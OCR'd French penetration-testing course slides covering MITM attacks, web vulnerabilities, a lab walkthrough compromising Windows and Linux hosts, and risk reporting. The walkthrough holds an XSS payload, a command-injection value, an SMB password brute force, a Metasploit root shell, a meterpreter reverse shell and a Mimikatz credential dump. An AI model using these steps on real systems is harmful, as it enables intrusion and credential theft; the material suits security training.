- L'objectif est de s'immiscer entre un poste et un serveur pour écouter/modifier la communication afin d'intercepter des identifiants ou des données pouvant nous aider à évoluer sur le SI lors de notre test d'intrusion.



Les attaques Man In The Middle (MITM)

- La technique la plus utilisée pour réaliser un MITM est l'ARP Cache Poisoning.
- Ce protocole permet de faire correspondre une adresse IP à une adresse MAC dans un réseau.
- Cette attaque consiste à modifier la table ARP du client que l'on souhaite écouter et de sa passerelle en leur envoyant en continu des trames ARP avec leur IP et l'adresse MAC de l'attaquant.
- Le protocole ARP ne peut pas être utilisé sur Internet mais seulement sur des réseaux internes.

- Ettercap et Cain permettent de réaliser des attaques MITM via ARP cache poisoning.

Les attaques Man In The Middle (MITM)

- Une autre technique est le DNS Spoofing.
- Cette technique exploite une vulnérabilité du serveur DNS pour modifier son cache et ainsi rediriger les futurs clients de ce serveur vers une machine maîtrisée par l'attaquant.
- Ne fonctionne pas si le serveur DNS utilise le protocole DNSSEC.

- Ettercap et son module DNSSpoof permet de réaliser des attaques DNS poisoning.

Les attaques Man In The Middle (MITM)

- Il existe des contre-mesures contre les attaques MITM :
  - Table ARP figée
  - Utilisation de DNSSEC
  - DHCP Snooping
- De plus, si les services tournent avec des protocoles chiffrés et une authentification par certificat robuste, il ne sera pas possible de s'immiscer dans une communication ou de lire le contenu.
- Cependant ces protections complexifient énormément l'exploitation des systèmes d'information.
- La réussite de ce type d'attaque n'est donc pas garantie mais possède tout de même une forte probabilité de réussite.

Les principales vulnérabilités web

- Les vulnérabilités web proviennent toujours de variables maîtrisées par l'attaquant et qui ne seront pas correctement traitées avant de lui être renvoyées.
- Les scanners tels que Wapiti ou W3af vont analyser les requêtes et tenter d'insérer des caractères spéciaux afin d'exploiter des vulnérabilités.
- Une fois le travail dégrossi par un scanner, il est nécessaire de rejouer et travailler leur exploitation avec un proxy web.

  - Burp Suite et ZAP sont des proxys web permettant d'intercepter et modifier les requêtes web « à la volée ».

phosforea
my learning experience

Les vulnérabilités web

- RAPPEL : Les principales vulnérabilités web sont les suivantes :

Vulnérabilité	Description
Cross Site Scripting (XSS)	Permet d'exécuter du code sur le client
SQL Injection (SQLi)	Permet de récupérer/écrire dans la base de donnée utilisée par le site
Remote execution	Permet d'exécuter des commandes sur le serveur
Cross Site Request Forgery (XSRF)	Fait exécuter des requêtes à l'insu de l'utilisateur
Local File Include	Permet de lire les fichiers du serveur
Remote File Include	Fait exécuter un script hébergé sur un site distant

Scanner les vulnérabilités XSS

La vulnérabilité

- Une vulnérabilité XSS consiste à insérer du contenu dans une page afin de provoquer une action sur les navigateurs web visitant la page

Le scan

- Les principaux caractères à tenter d'insérer sont les caractères « et '.
- Une chaine classique de test est du type : « '><script>alert(1)</script>
- Si le navigateur affiche une popup « 1 » alors une faille XSS a été détectée

Le résultat attendu

- L'attaquant pourra alors travailler une requête plus complexe pour rediriger un utilisateur vers un framework de XSS tel que BeeF et contrôler son navigateur

Les injections SQL

La vulnérabilité

- Une SQLi consiste à modifier une requête SQL à partir d'une requête envoyée par l'utilisateur afin de la maitriser.
- Une SQLi réussie permettra de bypasser une authentification ou de récupérer l'ensemble des données stockées en base de données (dont la table des identifiants s'il y en a une)

Le scan

- Insérer des caractères ' et « permettra de détecter des SQLi.

Le résultat attendu

- Le serveur web renverra une erreur SQL à la place de son message normal
- Une fois détectée on pourra utiliser SQLmap qui permet d'exploiter les SQLi

Local et Remote File Include (LFI/RFI)

La vulnérabilité

- Une LFI permet de lire les fichiers du serveur web
- Une RFI consiste à faire exécuter du code hébergé sur un serveur distant, en général un shell développé avec le langage interprété par le serveur (ex : C99 shell en PHP)

Le scan

- Les LFI/RFI sont détectables lorsqu'une requête intègre un nom de fichier dans une variable - Exemple http://www.site.com/index.php?page=forum.php

Le résultat attendu

- On tentera alors de modifier la variable page avec une autre valeur que forum.php comme une variable système telle que /etc/passwd

Remote execution

La vulnérabilité

- Une Remote Execution consiste à faire exécuter une commande non désirée sur le serveur
- Provient d'une absence du contrôle des données envoyées qui sera ensuite traitée par une fonction d'exécution de code telle que system() en PHP
- On trouve fréquemment ce type de fonction par exemple sur les outils de supervision ou d'analyse réseau

Le scan

- Imaginons un site qui propose de pinger un site (http://www.site.com/page.php?ip=google.com) avec du code de la sorte : `system('ping ' + $_GET['ip']);`
- Si on insère page.php?ip=google.com;ps le serveur pingera google.com puis exécutera la commande ps

Le résultat attendu

- On peut ainsi obtenir un contrôle du serveur avec les droits du serveur web

Conclusion

- Il existe plusieurs méthodes pour appréhender un test d'intrusion selon le niveau de sécurité du système d'information.
- La méthode active sera plus efficace et la méthode passive plus discrète.
- Une attaque Man-In-The-Middle est une attaque très efficace pour récolter de l'information.
- Un test d'intrusion web nécessite d'aller plus loin qu'une détection de vulnérabilités existantes (CVE) car il sera développé spécifiquement pour les besoins de l'entreprise.


MODULE 9

Exploitation de vulnérabilités

phosforea
my learning experience

Les objectifs du module sont :

- Connaître différentes méthodes d'intrusion
- Comprendre comment exploiter une vulnérabilité pour exécuter du code arbitraire
- Découvrir comment rechercher un code d'exploitation dans Metasploit



phosforea
my learning experience

1. Chapitre 1
   Intrusion dans un poste Windows


2. Chapitre 2
   Intrusion dans un serveur Linux

3. Chapitre 3
   Utilisation avancée de Metasploit

phosforea
my learning experience

Les étapes d'un test d'intrusion

- Pour réaliser un test d'intrusion, il est nécessaire de suivre 3 étapes :
  1. Recherche d'informations
  2. Scan d'adresses
  3. Exploitation de vulnérabilités



Exemple

- 2 machines différentes à analyser :
  - récupérer (ou lire) le fichier `D:\secret.txt` pour la machine 1
  - récupérer (ou lire) le fichier `/root/confidential.txt` pour la machine 2.
- Les adresses des cibles sont :
  - Machine 1 : poste client (192.168.1.115)
  - Machine 2 : poste serveur (192.168.1.116)

Analyse de la machine client

- Pendant la phase de scan d'adresses, vous avez découvert que les ports 139, 445, 5357 étaient ouverts.

```
139/tcp  open  netbios-ssn
445/tcp  open  netbios-ssn
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS response (status code 503)
|_http-title: Service Unavailable
MAC Address: 00:21:70:D3:[redacted] (Dell)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: [redacted], NetBIOS user: <unknown>, NetBIOS MAC: 00:21:70:d3:[redacted] (Dell)
| smb-os-discovery:
|   OS: Windows Vista (TM) Business 6002 Service Pack 2 (Windows Vista (TM) Business 6.0)
|   OS CPE: cpe:/o:microsoft:windows_vista::sp2
|   Computer name: [redacted]
|   NetBIOS computer name: [redacted]
|   Domain name: [redacted]
|   Forest name: [redacted]
|   FQDN: [redacted]
|_  System time: 2015-05-15T11:28:17+02:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.55 seconds
```

Grâce au scan, vous savez que le poste cible est un **Windows Vista**.

Trouver le mot de passe du poste

- Le port 445 est ouvert : les partages sont donc activés sur ce poste.
- Grâce aux données collectées durant la phase de recherche d'informations, vous savez qu'un compte 'demo' existe sur la machine.
- Il est possible de rechercher le mot de passe d'un utilisateur avec l'outil Medusa sous Kali et l'usage d'un dictionnaire :

```
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1dega (1243 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1dehs (1244 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deid (1245 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deidob (1246 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deihs (1247 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deiks (1248 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deil (1249 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deiler (1250 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192                                                                    deilla (1251 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192                                                                    deilppa (1252 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192                                                                    deiraew (1253 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192                                                                    deirc (1254 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deird (1255 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: 1deirf (1256 of 1518499 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.115 (1 of 1, 0 complete) User: demo (1 of 1, 0 complete) Password: azeAZE123 (1257 of 1518499 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.1.115 User: demo Password: azeAZE123 [SUCCESS]
```

Le mot de passe a été trouvé !

Lister les partages d'un compte

- Une fois que les identifiants sont connus, nous pouvons réaliser quelques opérations à distance !
- Par exemple : les dossiers partagés peuvent être listés avec l'outil `smbmap` (disponible sur https://github.com/ShawnDEvans/smbmap).
- Entrer les informations collectées : login, mot de passe et adresse IP de la machine pour lister les répertoires racines distants :

```
root@kali-attack:~# smbmap.py -H 192.168.1.115 -u demo -p azeAZE123
[+] Finding open SMB ports....
[+] User SMB session establishd...
[+] IP: 192.168.1.115:445       Name: 192.168.1.115
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  READ, WRITE
        C$                                                      READ, WRITE
        D$                                                      READ, WRITE
        F$                                                      READ ONLY
        IPC$                                                    NO ACCESS
        Users                                                   READ, WRITE
```

Analyse du poste client

- En essayant d'exécuter une commande avec l'option –x, vous pouvez vous assurer du type de compte obtenu :
  - **Administrateur** (il pourra exécuter la commande)
  - Utilisateur (il ne pourra pas).

- Par exemple, pour afficher tous les processus en cours sur la machine distante (commande `tasklist` de Windows) :

```
root@kali-attack:~# smbmap.py -H 192.168.1.115 -u demo -p azeAZE123 -x 'tasklist'
[+] Finding open SMB ports....
[+] User SMB session establishd...
[+] IP: 192.168.1.115:445       Name: 192.168.1.115

Nom de l'image                 PID Nom de la sessio Num?ro de s Utilisation
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 Ko
System                           4 Services                   0        536 Ko
smss.exe                       436 Services                   0        576 Ko
csrss.exe                      504 Services                   0      5?168 Ko
wininit.exe                    552 Services                   0      3?140 Ko
csrss.exe                      564 Console                    1      8?360 Ko
services.exe                   600 Services                   0      7?368 Ko
lsass.exe                      620 Services                   0      3?920 Ko
lsm.exe                        632 Services                   0      4?276 Ko
winlogon.exe                   704 Console                    1      4?552 Ko
svchost.exe                    812 Services                   0      6?208 Ko
svchost.exe                    876 Services                   0      6?904 Ko
cmdagent.exe                   972 Services                   0      8?280 Ko
svchost.exe                   1040 Services                   0     12?828 Ko
svchost.exe                   1120 Services                   0     12?600 Ko
svchost.exe                   1144 Services                   0     78?792 Ko
svchost.exe                   1180 Services                   0     47?680 Ko
```

Récupérer le fichier « secret »

- Le fichier `D:\secret.txt` peut être téléchargé :

```
root@kali-attack:~/vuln/Windows# smbmap.py -H 192.168.1.115 -u demo -p azeAZE123 --download 'D$\secret.txt'
[+] Finding open SMB ports....
[+] User SMB session establishd...
[+] IP: 192.168.1.115:445       Name: 192.168.1.115
[+] Starting download: D$\secret.txt (62 bytes)
[+] File output to: /root/vuln/Windows/192.168.1.115-D_secret.txt
root@kali-attack:~/vuln/Windows# cat /root/vuln/Windows/192.168.1.115-D_secret.txt
Le mot de passe ultra secret est :
98DHHJjiug+23vgfcdsxwJUH,#root@kali-attack:~/vuln/Windows#
```

- Il peut aussi être lu directement grâce à l'exécution de la commande « type » :

```
root@kali-attack:~/vuln/Windows# smbmap.py -H 192.168.1.115 -u demo -p azeAZE123 -x 'type D:\secret.txt'
[+] Finding open SMB ports....
[+] User SMB session establishd...
[+] IP: 192.168.1.115:445       Name: 192.168.1.115
Le mot de passe ultra secret est :
98DHHJjiug+23vgfcdsxwJUH,#
```

Analyse de la machine serveur

- Le scan d'adresse avec Nmap vous a donné le résultat suivant :

```
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
7777/tcp open  cbt
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:5E:00:95 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

- De nombreux protocoles sont ouverts et disponibles.
- Tous ces protocoles utilisent d'anciennes versions qui contiennent des vulnérabilités.

Metasploit

- Metasploit est un framework d'exploitation de vulnérabilités développé maintenant par Rapid7.
- Sa communauté est très active ce qui a apporté une grande variété de scripts permettant d'aller de la prise d'information à la post exploitation.
- Il est nécessaire de mettre à jour cet outil avant chaque test d'intrusion pour avoir les exploits les plus récents.
- Attention : les exploits présents peuvent modifier le système testé de manière irréversible. Il est primordial que le système testé ait été sauvegardé au préalable !

Metasploit

- Metasploit s'utilise en console via la commande « msfconsole »
- La méthodologie d'utilisation de metasploit est la suivante :
  - Prise d'information à l'aide de scanner intégrés (dans la pratique on privilégiera toutefois l'utilisation d'outils dédiés à cette activité tels que Nmap ou OpenVAS)
  - Choix d'un exploit (la vulnérabilité à exploiter)
  - Choix d'un *payload* (le code qui sera exécuté une fois l'exploit réussi)
  - Exécution de l'exploit
- Metasploit propose un *payload* appelé « meterpreter » qui est un *shell* proposant de nombreuses fonctionnalités avancées *(détaillées dans le chapitre 3).*
- Un *shell* est un programme qui peut exécuter d'autres programmes (« invite de commandes » en français).

Utilisation de Metasploit

- Pour commencer à utiliser Metasploit, il faut rechercher les *exploits* disponibles qui peuvent correspondre à une vulnérabilité découverte.
- Utiliser la commande `search` suivi du nom à chercher. La colonne « Rank » permet de se faire une idée sur le taux de succès de l'exploit (*average, normal, good, great, excellent*).
- La commande `use` avec le nom choisit permet de sélectionner l'exploit que l'on souhaite utiliser.

```
msf > search samba

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/admin/smb/samba_symlink_traversal                    normal     Samba Symlink Directory Traversal
   auxiliary/dos/samba/lsa_addprivs_heap                          normal     Samba lsa_io_privilege_set Heap Overflow
   auxiliary/dos/samba/lsa_transnames_heap                        normal     Samba lsa_io_trans_names Heap Overflow
   auxiliary/dos/samba/read_nttrans_ea_list                       normal     Samba read_nttrans_ea_list Integer Overflow
   auxiliary/scanner/rsync/modules_list                           normal     Rsync Unauthenticated List Command
   exploit/freebsd/samba/trans2open              2003-04-07       great      Samba trans2open Overflow (*BSD x86)
   exploit/linux/samba/chain_reply               2010-06-16       good       Samba chain_reply Memory Corruption (Linux x86)
   exploit/linux/samba/lsa_transnames_heap       2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
   exploit/linux/samba/setinfopolicy_heap        2012-04-10       normal     Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   exploit/linux/samba/trans2open                2003-04-07       great      Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/nttrans                   2003-04-07       average    Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   exploit/multi/samba/usermap_script            2007-05-14       excellent  Samba "username map script" Command Execution
```

Configurer l'exploit

- Pour configurer l'exploit choisi, il suffit de lister les paramètres à modifier avec la commande `show options`.

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   139              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Puis, utiliser `set` pour configurer l'exploit. Par exemple, pour changer l'adresse IP distante, entrer :

```
set RHOST 192.168.1.115
```

Afficher le fichier secret

- La commande `exploit` permet de démarrer l'exploitation de la vulnérabilité sur la machine distante. Le *shell* obtenu démarre après quelques secondes !

```
msf exploit(usermap_script) > set RHOST 192.168.1.116
RHOST => 192.168.1.116
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo DwmneilGGtZPrXcp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nDwmneilGGtZPrXcp\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.117:4444 -> 192.168.1.116:37988) at 2015-05-15 16:57:18 +0200

id
uid=0(root) gid=0(root)
cat /root/confidential.txt
Fichier très secret qui réponds à la question universelle :
42
```


Metasploit : élévation de privilèges

- Si vous n'êtes pas Administrateur (utilisateur root pour Linux) sur la machine distante, il est possible de le devenir grâce aux *payloads* de Metasploit.

- Ces *payloads* sont notés « *privilege escalation* », ils s'utilisent de la même façon que les autres :
  - Use, show payloads, show options, exploit, …


Les payloads

- Le *payload* est le code d'exploitation qui va s'exécuter sur la machine cible.
- Ce code va, en général, permettre de prendre le contrôle total à distance de la machine cible.
- Les outils msfpayload et msfencode permettent de créer ses propres *payloads* encodés pour échapper aux anti-virus.
- Pour afficher tous les *payloads* dans Metasploit : `show payloads`



Les payloads


- Plusieurs types de payloads :
  - TCP Bind shell :



L'auditeur se connecte au shell directement

Cible

  - TCP Reverse shell :



L'auditeur attend la connexion au shell

Cible

Les payloads

- Les autres types de payloads :
  - Lecture de fichiers,
  - Exécution de commandes,
  - Changement des droits d'un fichier
  - Etc.

- Parmi tous les payloads disponibles dans Metasploit, Meterpreter est le plus performant.

Introduction à Meterpreter

- Meterpreter est un framework qui permet de compléter les commandes de Metasploit, il offre un accès direct à la machine victime.

- Quelques commandes utiles :
  - Chercher, télécharger, supprimer des fichiers
  - Exécuter des commandes shell
  - Enregistrer une capture d'écran
  - Enregistrer le son à partir de la webcam/micro

Exploitation avec Meterpreter

- Choisissez un *payload* Meterpreter adapté aux besoins de l'exploit :

```
set PAYLOAD /java/meterpreter/reverse_tcp
```

```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 192.168.1.96:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6456 bytes as 4ftWCmvLB.war ...
[*] Executing /4ftWCmvLB/RFvZU95ApHYioNbn.jsp...
[*] Undeploying 4ftWCmvLB ...
[*] Sending stage (30355 bytes) to 192.168.1.51
[*] Meterpreter session 1 opened (192.168.1.96:4444 -> 192.168.1.51:48936) at 2015-05-15 23:07:02 +0200

meterpreter > getuid
Server username: tomcat55
meterpreter >
```

- Une fois la session ouverte, vous pouvez exécuter les commandes de votre choix.

Meterpreter : quelques commandes

- La commande `shell` permet de démarrer une « invite de commandes » (*shell* en anglais) sur la machine distante.
- La commande `id` permet de connaître l'utilisateur courant, par exemple : « tomcat55 ». Les privilèges de celui-ci étant limité, il est préférable de trouver un moyen pour devenir l'utilisateur « root » (administrateur).

```
meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Utiliser le plugin Mimikatz dans Meterpreter

- L'outil Mimikatz (http://blog.gentilkiwi.com) disponible uniquement pour Windows permet de récupérer de nombreuses informations dans la mémoire de Windows.

- A partir de Meterpreter, vous pouvez par exemple afficher les mots de passe des comptes connectés à la machine :
  - `> load mimikatz`
  - `> mimikatz_command -f sekurlsa::logonPasswords`

Conclusion

- Il est possible de prendre le contrôle d'un poste Linux et Windows mais :
  - Pour Windows, c'est la facilité de découverte du mot de passe qui a permis l'intrusion.
  - Pour Linux, c'est l'absence de mise à jour du système qui a permis l'intrusion.
- Des outils existent pour aider les auditeurs :
  - les vulnérabilités peuvent être simplement exploitées grâce à Metasploit,
  - les répercussions sur la cible peuvent être importante avec Meterpreter.

MODULE 10

Restitution et contre-mesures

phosforea
my learning experience

Les objectifs du module sont :

- Savoir restituer un rapport de test d'intrusion et plus précisément :
  - Créer son rapport avec une échelle de risque pour prioriser le traitement des vulnérabilités
  - Présenter les contre-mesures possibles pour diminuer les risques

1. Chapitre 1
   Créer une échelle de risque

2. Chapitre 2
   Les informations à intégrer dans son rapport

3. Chapitre 3
   Les contre-mesures

L'échelle de risque


- Une vulnérabilité se distingue par 2 critères principaux :
  - Son impact (I) sur le système d'information
  - Sa potentialité (P) d'occurrence
- Ces 2 critères permettent d'aboutir à la gravité d'un risque (G) dont la formule se résume à :

Gravité = Impact x Potentialité

- Il est nécessaire de préparer cette échelle de risque en premier.
- Idéalement, pour s'adapter au contexte de l'entreprise dans laquelle est réalisé le test d'intrusion, cette échelle doit être fournie par le RSSI ou par la personne en charge de la définition des besoin SSI dans la société.


Exemple d'échelle de risque

- On pourra par exemple partir sur l'échelle de risque suivante :



L'impact

- L'impact est la conséquence qu'aurait l'exploitation d'une vulnérabilité sur la société.
- Il est préférable de mettre 4 niveaux pour éviter d'avoir un niveau « milieu » partout.
- On peut imaginer, par exemple, une échelle comme suit :



Faible	Fuite d'informations non sensibles
Moyen	Fuite d'informations sensibles ou altération de l'intégrité non critique
Fort	Compromission et prise de contrôle de l'application
Critique	Compromission totale du serveur. Risque pour le reste du SI

La potentialité

- La potentialité est la probabilité d'occurrence de l'exploitation d'une vulnérabilité.
- Il est préférable de mettre 4 niveaux pour éviter d'avoir un niveau « milieu » passe partout.
- On peut imaginer pour exemple une échelle comme suit :

Faible	Exploitation complexe demandant une forte expertise sans outil public d'exploitation
Moyen	Exploitation complexe exploitable par un attaquant avec des outils qui demandent une bonne expertise
Fort	Exploitation simple documentée sur Internet et dont des outils peuvent être facilement trouvés
Critique	Exploitation accessible à tout utilisateur sans outil

Les risques

- Les risques peuvent être catégorisés de la manière suivante :
  - Le manque de disponibilité : la discontinuité de service
  - L'absence d'intégrité : l'altération d'une donnée
  - Le manque de confidentialité : la non-garantie qu'une donnée n'est lisible que part le destinataire
